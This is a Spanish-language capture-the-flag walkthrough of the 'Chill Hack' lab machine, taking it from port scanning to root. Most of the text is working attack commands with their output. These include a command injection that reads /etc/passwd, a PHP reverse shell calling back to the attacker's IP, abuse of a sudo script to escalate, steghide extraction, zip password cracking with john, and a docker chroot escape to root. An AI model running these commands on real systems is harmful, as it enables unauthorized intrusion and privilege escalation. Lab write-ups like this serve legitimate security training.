

## Chill Hack

```
nmap -p- -Pn 10.201.107.123 -n -T4 -sS
```


```
nmap -p21,22,80 10.201.107.123 -sCV -T4 -Pn -n -v
```

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.5
          ftp-anon: Anonymous FTP login allowed (FTP code 230)
          |_--rw-r--r--   1 1001      1001         90 Oct 03 2020 note.txt
          |_ftp-syst:
          |STAT:
          | FTP server status:
          | Connected to ::ffff:10.8.64.141
          | Logged in as ftp
          | TYPE: ASCII
          | No session bandwidth limit
          | Session timeout in seconds is 300
          | Control connection is plain text
          | Data connections will be plain text
          | At session startup, client count was 4
          | vsFTPD 3.0.5 - secure, fast, stable
          |_End of status
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13-(Ubuntu Linux; protocol 2.0)
          ssh-hostkey:
          | 3072 c3:fe:78:98:1f:4acf71:14:52:1d:e1:64:85:72:00:f1 (RSA)
          | 256 23:f8:df:1a:82:1e:ba:1f:56:b3:42:d4:fc:ac:82:13 (ECDSA)
          | 256 d2:3f:id:70:2a:4e:11:24:69:f1:dc:9c:43:c7:b9:69 (ED25519)
80/tcp    open  http   Apache httpd 2.4.41 ((Ubuntu))
          http-methods:
          |_ Supported Methods: POST OPTIONS HEAD GET
          |_http-server-header: Apache/2.4.41 (Ubuntu)
          |_http-favicon: Unknown favicon MDS: 7EEEAA719D10F55D478C68D9886707F17
          |_http-title: Game Info
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
gobuster dir -u http://10.201.107.123 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
```

```
Starting gobuster in directory enumeration mode
=====
/images               (Status: 301) [Size: 317] [→ http://10.201.107.123/images/]
/css                  (Status: 301) [Size: 314] [→ http://10.201.107.123/css/]
/js                   (Status: 301) [Size: 313] [→ http://10.201.107.123/js/]
/fonts                (Status: 301) [Size: 316] [→ http://10.201.107.123/fonts/]
/secret                (Status: 301) [Size: 317] [→ http://10.201.107.123/secret/]
```

```
http://10.201.107.123/secret/
```



```
ls;cat /etc/pass      → Execute
```

```
www-data root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

```

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-
Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin aurick:x:1000:1000:Anurodh:/home/aurick:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false apaar:x:1001:1001,,,:/home/apaar:/bin/bash
anurodh:x:1002:1002,,,:/home/anurodh:/bin/bash ftp:x:112:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin systemd-
timesync:x:113:116:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin tss:x:114:119:TPM software
stack,,,:/var/lib/tpm:/bin/false tcpdump:x:115:120::/nonexistent:/usr/sbin/nologin usbmux:x:116:46:usbmux
daemon,,,:/var/lib/usbmux:/usr/sbin/nologin fwupd-refresh:x:117:121:fwupd-refresh
user,,,:/run/systemd:/usr/sbin/nologin systemd-coredump:x:998:998:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1003:1004:Ubuntu:/home/ubuntu:/bin/bash

```

### Anomalias (shell interactivas)

```

aurick:x:1000:1000:Anurodh:/home/aurick:/bin/bash
apaar:x:1001:1001,,,:/home/apaar:/bin/bash
anurodh:x:1002:1002,,,:/home/anurodh:/bin/bash
ubuntu:x:1003:1004:Ubuntu:/home/ubuntu:/bin/bash

```

### Shell Reverse

nc -lvnp 4567	
/usr/bin/php -r '\$sock=fsockopen("10.8.64. 141",4567);exec("sh <&3 >&3 2>&3");'	

## Post explotacion

### Estabilizar la shell

```
www-data@ip-10-201-107-123:/var/www/html/secret$ sudo -l
Matching Defaults entries for www-data on ip-10-201-107-123:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-201-107-123:
    (apaar : ALL) NOPASSWD: /home/apaar/.helpline.sh
www-data@ip-10-201-107-123:/var/www/html/secret$ █
```

Sudo -l -> Podemos ver si la Shell actual tiene permisos elevados

El usuario puede ejecutar con permisos de admin.

/home/apaar/.helpline.sh

```
www-data@ip-10-201-98-15:/var/www/html/secret$ sudo -l
```

```
www-data@ip-10-201-98-15:/home/apaar$ cat /home/apaar/.helpline.sh
```

```
#!/bin/bash

echo
echo "Welcome to helpdesk. Feel free to talk to anyone at any time!"
echo

read -p "Enter the person whom you want to talk with: " person

read -p "Hello user! I am $person, Please enter your message: " msg

$msg 2>/dev/null

echo "Thank you for your precious time!"
```

```
www-data@ip-10-201-98-15:/home/apaar$ sudo -u apaar
```

```
/home/apaar/.helpline.sh
```

Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: **/bin/bash**

Hello user! I am /bin/bash, Please enter your message: **/bin/bash**

id

uid=1001(apaar) gid=1001(apaar) groups=1001(apaar)

apaar@ip-10-201-98-15:~\$ cat local.txt

```
apaar@ip-10-201-98-15:/var/www/files$ ls -lia
```

```
apaar@ip-10-201-98-15:/var/www/files$ ls -lia
total 28
 530143 drwxr-xr-x 3 root root 4096 Oct  3  2020 .
1050401 drwxr-xr-x 4 root root 4096 Oct  3  2020 ..
 530145 -rw-r--r-- 1 root root  391 Oct  3  2020 account.php
 530146 -rw-r--r-- 1 root root  453 Oct  3  2020 hacker.php
 530144 drwxr-xr-x 2 root root 4096 Oct  3  2020 images
 530147 -rw-r--r-- 1 root root 1153 Oct  3  2020 index.php
 530150 -rw-r--r-- 1 root root  545 Oct  3  2020 style.css
```

```
apaar@ip-10-201-98-15:/var/www/files$ cat hacker.php
```

```
<html>
<head>
<body>
<style>
body {
    background-image: url('images/002d7e638fb463fb7a266f5ffc7ac47d.gif');
}
h2
{
    color:red;
    font-weight: bold;
}
h1
{
    color: yellow;
    font-weight: bold;
}
</style>
<center>
    <img src = "images/hacker-with-laptop_23-2147985341.jpg"><br>
    <h1 style="background-color:red;">You have reached this far. </h2>
    <h1 style="background-color:black;">Look in the dark! You will find your
answer</h1>
</center>
</head>
</html>
```

```
wget http://10.201.98.15:8001/hacker-with-laptop_23-2147985341.jpg
```

```
steghide extract -sf hacker-with-laptop_23-2147985341.jpg
```

```
[root@cris ~]# steghide extract -sf hacker-with-laptop_23-2147985341.jpg
Anotar salvoconducto:
anot* los datos extra*dos e/"backup.zip".
```

```
zip2john backup.zip > hash
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

```
[root@cris ~]# ./john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (backup.zip/source_code.php)
1g 0:00:00:00 DONE (2025-10-26 22:21) 12.50g/s 256000p/s 256000c/s 256000C/s 11221122..michelle4
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Abrir el zip con la clave

```
<html>
<head>
    Admin Portal
</head>
<title> Site Under Development ... </title>
<body>
    <form method="POST">
        Username: <input type="text" name="name" placeholder="username"><br><br>
        Email: <input type="email" name="email" placeholder="email"><br><br>
        Password: <input type="password" name="password" placeholder="password">
        <input type="submit" name="submit" value="Submit">
    </form>
    <?php
        if(isset($_POST['submit']))
        {
            $email = $_POST["email"];
            $password = $_POST["password"];
            if(base64_encode($password) == "IWQwbnRLbjB3bVlwQHNzdzByZA==")
            {
                $random = rand(1000,9999);?><br><br><br>
                <form method="POST">
                    Enter the OTP: <input type="number" name="otp">
                    <input type="submit" name="submitOtp" value="Submit">
                </form>
                <?php mail($email,"OTP for authentication",$random);
                if(isset($_POST["submitOtp"]))
                {
                    $otp = $_POST["otp"];
                    if($otp == $random)
                    {
                        echo "Welcome Anurodh!";
                        header("Location: authenticated.php");
                    }
                    else
                    {
                        echo "Invalid OTP";
                    }
                }
            }
            else
            {
                echo "Invalid Username or Password";
            }
        }
    ?>
</html>
```

```
apaar@ip-10-201-98-15:/home$ su anurodh
```

```
"IWQwbnRLbjB3bVlwQHNzdzByZA==")
```

```
anurodh@ip-10-201-98-15:~$ id
```

```
uid=1002(anurodh) gid=1002(anurodh) groups=1002(anurodh),999(docker)
```

<https://gtfobins.github.io/#>

-> buscar docker

```
anurodh@ip-10-201-98-15:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

```
anurodh@ip-10-201-98-15:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh  
# id  
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(admin),6(disk),10(uucp),11,20(dialout),26(tape),  
27(sudo)
```

```
root@5129a8151166:~# cat proof.txt
```